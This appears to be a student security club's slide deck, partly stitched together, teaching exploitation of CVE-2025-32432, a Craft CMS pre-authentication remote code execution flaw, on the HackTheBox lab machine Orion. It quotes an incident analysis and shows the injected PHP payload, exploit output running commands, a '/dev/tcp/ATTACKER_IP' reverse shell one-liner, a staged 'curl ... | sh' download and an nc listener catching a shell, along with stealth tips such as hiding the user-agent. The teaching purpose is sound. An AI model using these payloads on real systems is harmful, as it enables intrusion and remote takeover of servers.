# Exploit Author: Mohammed Idrees Banyamer
# Author Country: Jordan
# Vendor Homepage: https://craftcms.com
# Software Link: https://github.com/craftcms/cms
# Version: ⩽ 3.9.14, ⩽ 4.14.14, ⩽ 5.6.16
# Tested on: Linux, Apache/Nginx, PHP 8.x
# CVE: CVE-2025-32432
#
# Description:
# Craft CMS contains a pre-authentication remote code execution vulnerability
# in the assets/generate-transform endpoint. By abusing a Yii deserialization
# gadget chain (FieldLayoutBehavior → PhpManager) and poisoning a PHP session
# file, an unauthenticated attacker can achieve arbitrary command execution.
#
```

Understanding the Root Cause

- Don't try to be fast. Read the original research
  - In this case, researchers found it here

I.2 Exploiting CVE-2025-32432

Step 1: Finding a valid asset ID

Craft CMS uses the notion of “Asset” to manage document files and media on the web site; each asset is defined by a set of properties such as a filename or a unique ID. Specifically, for images Craft CMS offers a built-in image transformation feature to help admins keep images to a certain format. Those transformations can be predefined by creating a transformation template or they can be made on the fly for a selected image.

CVE-2025-32432 relies on the fact that an unauthenticated user could send a POST request to the endpoint responsible for the image transformation and the data within the POST would be interpreted by the server. The data is interpreted when the transformation object is created. In versions 3.x of Craft CMS, the asset ID is checked before the creation of the transformation object whereas in version 4.x and 5.x, the asset ID is checked after. Thus, for the exploit to function with every version of Craft CMS, the threat actor needs to find a valid asset ID. The technical analysis section provides an in-depth analysis of the CVE.

As such the threat actor started to query the URI `/index.php?p=admin/actions/assets/generate-transform` multiple times. This URI is responsible for the transformation of an image. With each query the threat actor incremented the asset ID number. Those queries were probably made using a python script as suggested by the user-agent of the requester.

```
2025-02-10 08:13:48 [web.WARNING] [application] Request context: {"environment":"production","body":"{\"assetId\":162,\'
```

Understanding the Root Cause

- Cause of failure:

II.6. Adding back the CSRF validation

When re-enabling CSRF validation, everything stops working. Luckily, we can extract a valid CSRF token from the login page to which we're redirected, and pass it along like it is documented:

- Exploit we used has no CSRF handling!
- Researchers have us covered

Automating the kill chain ourselves

Just like the TA did, we automated the exploitation process. It was a bit tricky, since python's `request` module automatically adds quotes to outgoing requests, so we had to hack into the underlying urllib3 module.

The following code can be used to execute an arbitrary shell command onto a vulnerable server:

Optional: Improving Exploits

- Despite exploiting the vulnerability, the threat actor in the article suffered major aura loss
  - Didn't hide the Python user-agent
  - Their file server 404'd
  - They kept deleting their payloads then re-adding them
- By understanding exploits, we can make concrete stealth improvements

I.3.A. Testing the automation of the exploit

During the exploitation section, we did not cover that the threat actor failed to automate the file delivery part or failed at first. There were almost eight minutes between the two requests to download `filemanager.php` on the server and the user-agent for both requests was `Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0`, which differs from the `python-requests/2.27.1` that was used before. Those elements suggest that the requests were sent from a real browser and not a python script (since the TA did not bother the hide the Python User-Agent, we have no reason to believe that the second User-Agent used was tampered).

Furthermore, after having checked the server was vulnerable, the threat actor tried to download the file on the server using their automated python script, but it failed every time as the file seemed to be absent. The following excerpt shows:

1. The multiples automated POST requests to find a valid asset ID.
2. Then when the asset ID is found, a GET request to inject the PHP code within the return URL.
3. The POST request to execute the PHP code within the return URL.
4. The failed access to the `filemanager.php` proving that the exploitation of the RCE failed.

In this body, the threat actor added the field `as hack` to the `handle` key. Analysis showed that the name of the new field does not matter as long as it starts with the value `as`. The purpose of this new field is to execute – through the use of the PhpManager class of the Yii library – the PHP code present in the file `/var/lib/php/session/sess_3hqjhnca16mpmepr0r94mpu0nr` which contains the return URL with injected PHP code.

```
{
    "assetId": 11,
    "handle": {
        "width": 123,
        "height": 123,
        "as hack": {
```

Pimp My Exploit

```
headers={
    "X-CSRF-Token": token,
},
```

```
s = requests.Session()
s.headers.update({
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
})
```


```
# 1337 hacker swag
EVENT = "[bold blue][*][/bold blue]"
SUCCESS = "[bold green][+][/bold green]"
WARNING = "[bold yellow][!][/bold yellow]"
FAILURE = "[bold red][-][/bold red]"
```

```
ronanboyarski@cyberdeck ~/C/H/m/orion [SIGINT]> python3 exploit.py http://orion.htb id
[*] CraftCMS CVE-2025-32432
[*] Making initial request to push payload and get a CSRF token..
[*] Pushing the following code: <?=exec($_GET["cmd"]);die()?>
[*] Got response 200
[+] PHP code pushed in the session with ID: elkq8lqd3pk4nqclgv0o6b8fo8
[*] Found CSRF TOKEN: 4I8OEDyg_-QXVUgug9dp6N3zWFuO5Q618yxIoHuzATEDzaaz6uUYz43IeXZRlMqGfzArGOCkI4eqyjoK5Ydsx7UbBMVJ-0Z3SYyTxYaxSYA=
[*] Triggering code via assets/generate-transform
[+] Got response 200
[+] Command output:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Welcome to Shell

Bind Shells

- Run a command or program to run a shell as a service
  - Binds to a port on the victim
- Connect **forward** into the shell
- Generally uncommon. Why?




Bind Shells

- Run a command or program to run a shell as a service
  - Binds to a port on the victim
- Connect **forward** into the shell
- Generally uncommon due to **poor security and stealth**
- Anyone can connect to this!

Reverse Shells

- Shell connects **back** to an attacker server
  - In this case, the attacker runs the "service" to accept the connection
- Harder to detect (most software clients generate outbound TCP traffic)
- More secure - only the attacker gets access




Food for thought

- What happens here?
- You might need something more advanced than a shell…


Getting our Reverse Shell

- Different one-line commands depending on the platform
- The classic for Linux is:
  - `bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1`
- Note that this will not be **stable**
- Reverse shells are not stealthy at all!



Getting our Reverse Shell

- Different one-line commands depending on the platform
- The classic for Linux is:
  - `bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1`
- Note that this will not be **stable**
- Reverse shells are not stealthy at all!
- **What went wrong here?**



Getting our Reverse Shell

- Exploit expects URL coding compliance, presumably
- Not sure the exact reason
- To fix this general class of failure, we can stage it instead
  - Put your connect-back code in a file
  - curl it | sh
- In this case, I also used a [Python reverse shell]

```
ronanboyarski@cyberdeck ~/C/H/m/orion> sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.129.62 - - [14/Sep/2026 21:18:39] "GET /r HTTP/1.1" 200 -
```

```
ronanboyarski@cyberdeck ~/C/H/m/orion> python3 exploit.py http://orion.htb 'curl 10.10.14.68/r|sh'
[*] CraftCMS CVE-2025-32432
[*] Making initial request to push payload and get a CSRF token..
[*] Pushing the following code: <?=exec($_GET["cmd"]);die()?>
[*] Got response 200
[+] PHP code pushed in the session with ID: f4buhrnr6mt49kumbvapf759tf
[*] Found CSRF TOKEN:
R27bEOT6CQiT6jFGAsGbahXxoO8rADBQeXLSSdvDHa-a5BfoG6OxZSYUnkKVnjta9tt-JGu7_xNdvPSZeDBEPxs-qHywrkL-wNFthlOQ-jE=
[*] Triggering code via assets/generate-transform
```

```
ronanboyarski@cyberdeck ~/C/H/m/orion> nc -lnvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444


Ncat: Connection from 10.129.129.62.
Ncat: Connection from 10.129.129.62:57594.
/bin/sh: 0: can't access tty; job control turned off
$ $ $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Practice

Machine is Orion on HackTheBox

Next Meetings

2025-09-17 • **This Thursday**

- Web Security
- Learn about the underlying primitives behind this exploit and web enumeration

2025-09-22 • **Next Tuesday**

- Linux Security